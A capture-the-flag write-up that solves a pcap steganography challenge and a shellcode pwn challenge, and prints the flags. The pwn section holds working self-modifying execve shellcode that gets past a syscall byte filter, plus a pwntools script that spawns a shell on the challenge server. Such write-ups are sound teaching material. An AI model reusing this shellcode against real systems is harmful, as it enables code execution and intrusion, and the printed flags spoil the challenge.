PUASA6

puasa6_mfkrypt
puasa6_WhiteUsagi
puasa6_Den111s
puasa6_ak4nai

OFFICIAL WRITE-UP

Universiti Malaya Cybersecurity Summit 2025

Forensic

Hidden in Plain Graphic


Agent Ali has allegedly been communicating with spies using secret methods. Authorities intercepted suspicious network traffic, but nothing obvious appeared at first glance. Our task was to analyze this traffic and uncover any hidden content.

We were provided a file named plain_zight.pcap, which contains packet capture data of potential covert communications.


In this challenge we need to find any suspicious packets in this traffic, so let's find out.

Solution


We began by opening plain_zight.pcap using **Wireshark**, a network analysis tool. At first glance, the traffic appeared normal – no obvious indicators of hidden content, malicious behavior, or standard steganographic techniques.




To proceed with our investigation, we needed to filter and isolate specific traffic.




All the packets captured in TCP protocol have the same length but






We found suspicious packets at source ip address 45.168.1.5 then we filtered with ip.addr == 45.168.1.5. It looks like something happened here…





We followed the TCP stream in the packet with length 28539 to see what was in it and found this.

The packet contains file.png. Then we change the ASCII into Raw because Raw mode gives you the exact byte-for-byte binary data from the packet just as it was sent over the network making sure the exported file.png is accurate and complete.



Then name the file as PNG type so we name it as test.png to see what it is.






Then we did some research on what we could do with this image and found this.

In the case of a JPEG cover image, the hidden data is written to the least significant bits of the quantized AC coefficients that are not 0 or 1 (that happens after the lossy step of the JPEG algorithm, so the hidden data is not lost). For a PNG or WebP cover image, the hidden data is written to the least significant bits of the RGB color values of the pixels that are not fully transparent. Other image formats are not currently supported as cover image, however any file format can be hidden on the cover image (size permitting). Before encryption, the hidden data is compressed using the Deflate algorithm.

Credit to: [GitHub - tbpaolini/imgconceal: Steganography tool for encrypting and hiding files inside JPEG, PNG and WebP images]

So basically LSB (Least Significant Bit) steganography is a method where data is hidden by modifying the least significant bits of image pixels. In color images (like PNGs), each pixel has 3 or 4 color channels (Red, Green, Blue, sometimes Alpha), and each channel is typically 8 bits.

For Example:




Least Significant Bit Steganography.

Then we tried search a tool to find least significant bit (LSB)in PNG and luckily we found video of John Hammond with LSB


steganography:

Least Bit Steganography w/ zsteg (PicoCTF 2022 #50 'st3g0')



Then we download the tool from: [GitHub - zed-0xff/zsteg: detect stegano-hidden data in PNG & BMP]

By using this command: `zsteg -- lsb <file.png>`



Flag: `umcs{h1dd3n_1n_png_st3g}`

Pwn

babysc

We are given 3 files, including the binary and the source code. Which means we won't have to open up Ghidra to decompile it.

Let's check the file type

```
> file babysc

babysc: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=17c5713f0659b856ebda5cbc602cb5e28ce9249c, for GNU/Linux
3.2.0, not stripped
```

We are dealing with a 64-bit binary file that is not stripped. Meaning the functions will be easy to reverse and symbols will be available. Though, source code is provided…

Check for protections

```
> checksec babysc

[*] '/home/mfkrypt/umctf/pwn/baby/babysc'
     Arch:     amd64-64-little
     RELRO:    Full RELRO
     Stack:    No canary found
     NX:       NX unknown - GNU_STACK missing
     PIE:      PIE enabled
     Stack:    Executable
     RWX:      Has RWX segments
     SHSTK:    Enabled
     IBT:      Enabled
     Stripped:   No
```

Protections such as NX and Stack Canary have been disabled. This will likely be a shellcode injection challenge

Let’s look at the given source code

```
#include <stdlib.h>
#include <stdint.h>
#include <stdbool.h>
#include <stdio.h>
#include <unistd.h>
#include <fcntl.h>
#include <string.h>
#include <time.h>
#include <errno.h>
#include <assert.h>
#include <libgen.h>
```

```c
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/socket.h>
#include <sys/wait.h>
#include <sys/signal.h>
#include <sys/mman.h>
#include <sys/ioctl.h>
#include <sys/sendfile.h>
#include <sys/prctl.h>
#include <sys/personality.h>
#include <arpa/inet.h>


void *shellcode;
size_t shellcode_size;


void vuln(){
      setvbuf(stdin, NULL, _IONBF, 0);
      setvbuf(stdout, NULL, _IONBF, 0);

      shellcode = mmap((void *)0x26e45000, 0x1000,
PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE|MAP_ANON, 0, 0);

      puts("Enter 0x1000");
      shellcode_size = read(0, shellcode, 0x1000);
      for (int i = 0; i < shellcode_size; i++)
      {
      uint16_t *scw = (uint16_t *)((uint8_t *)shellcode + i);
      if (*scw == 0x80cd || *scw == 0x340f || *scw == 0x050f)
      {
            printf("Bad Byte at %d!\n", i);
            exit(1);
      }
      }
   puts("Executing shellcode!\n");
      ((void(*)())shellcode)();
}
```

```
int main(){

      vuln();


      return 0;

}
```

Notice this block:

```
shellcode = mmap((void *)0x26e45000, 0x1000,
PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE|MAP_ANON, 0, 0);
```

It basically hardcodes the address `0x26e45000` as a RWX region in the memory. We can place our shellcode at this address and it will execute, but there is an issue in the conditioning below

```
if (*scw == 0x80cd || *scw == 0x340f || *scw == 0x050f)
      {
            printf("Bad Byte at %d!\n", i);
            exit(1);
      }
      }
```


If one of the bytes in our injected shellcode, has one of these three two-byte sequences,:

```
0xcd 0x80 (int 0x80)
0x0f 0x34 (sysenter)
0x0f 0x05 (syscall)
```

Our shellcode will fail, so you could say we are trying to avoid bad bytes. My go-to shellcode will usually work but not this time because the literal `syscall` instruction is restricted. At

first I was scratching my head a few times on how I was supposed to do this but everyone knows you can't run away from Googling. So I did that and came across this post on Stack Overflow

https://stackoverflow.com/questions/70190899/how-to-use-a-syscall-in-a-shellcode-without-use-syscall-or-sysenter-for-linu/70341785#70341785



So, the idea was to construct a Self-Modifying Shellcode, where we modify the pre-allocated bytes to represent the `syscall` instruction, converting them to `\x0f\x05`, which corresponds to the syscall bytes. After modifying them, we can jump to these newly written instructions, effectively allowing us to execute the syscall instruction without directly using `0x0f` in our shellcode.

My goal was to call the the `execve()` syscall,

```
int execve(const char *pathname, char *const _Nullable argv[],
           char *const _Nullable envp[]);
```

with these arguments:

```
execve("/bin//sh", ["/bin//sh", NULL], NULL)
```

Let us begin step-by-step :)

1. First we clear the RAX register for the NULL terminator and store the `/bin/sh` string in the RBX register

```
xor rax, rax
push rax

mov rbx, 0x68732f2f6e69622f
push rbx
```

2. Move it as the 1st argument for `execve()`. Now RDI points to the `/bin/sh\x00` string

```
mov rdi, rsp
```

3. Now we build the argument array (argv) and move it as the 2nd argument for execve(). Now RSI points to the `[address of "/bin//sh", NULL]`

```
push rax
push rdi
mov rsi, rsp
```

4. Zero out the environment variables (envp)

```
xor rdx, rdx
```

5. Prepare the syscall

```
push 0x3b      # syscall for execve() which is 59
pop rax
```

We can find the desired syscall number using the Linux Syscall Table

https://filippo.io/linux-syscall-table/

6. Finally, the fun part. Tricking the syscall.

```
push 0x050e
inc qword ptr [rsp]       # 0x050e becomes 0x050f (becomes syscall)
jmp rsp
```

By using the `inc` instruction, we increment the syscall opcode by 1 before jumping on the stack and executing `syscall` without directly calling `syscall`

All of them will result in the following execve() call:

```
execve("/bin//sh", ["/bin//sh”, NULL], NULL)
```

Now that we have constructed our Self-Modifying Shellcode. We can easily craft our exploit.

Setup with known address

```
from pwn import *

elf = context.binary = ELF('./babysc', checksec=False)
context.log_level = 'debug'

# io = process()
io = remote('34.133.69.112', 10001)

static_address = 0x26e45000
```

Shellcode setup

```
shellcode = f'''
      xor rax, rax
      push rax

      mov rbx, 0x68732f2f6e69622f
      push rbx

      mov rdi, rsp
      push rax
      push rdi
      mov rsi, rsp

      xor rdx, rdx
      push 0x3b
      pop rax

      push 0x050e
      inc qword ptr [rsp]
      jmp rsp
'''
```

Convert the shellcode assembly into bytes and send it off

```
shellcode = asm(shellcode)

io.sendline(shellcode)
io.interactive()
```

Full script:

```
from pwn import *

elf = context.binary = ELF('./babysc', checksec=False)
context.log_level = 'debug'

io = process()
# io = remote('34.133.69.112', 10001)

static_address = 0x26e45000

shellcode = f'''
      xor rax, rax
      push rax

      mov rbx, 0x68732f2f6e69622f
      push rbx

      mov rdi, rsp
      push rax
      push rdi
      mov rsi, rsp

      xor rdx, rdx
      push 0x3b
      pop rax

      push 0x050e
      inc qword ptr [rsp]
```

```
      jmp rsp
'''

shellcode = asm(shellcode)


io.sendline(shellcode)
io.interactive()
```

Output:

```
> python3 script.py

[+] Starting local process '/home/mfkrypt/umctf/pwn/baby/babysc': pid
141493
[*] Switching to interactive mode
Enter 0x1000
Executing shellcode!

$
```

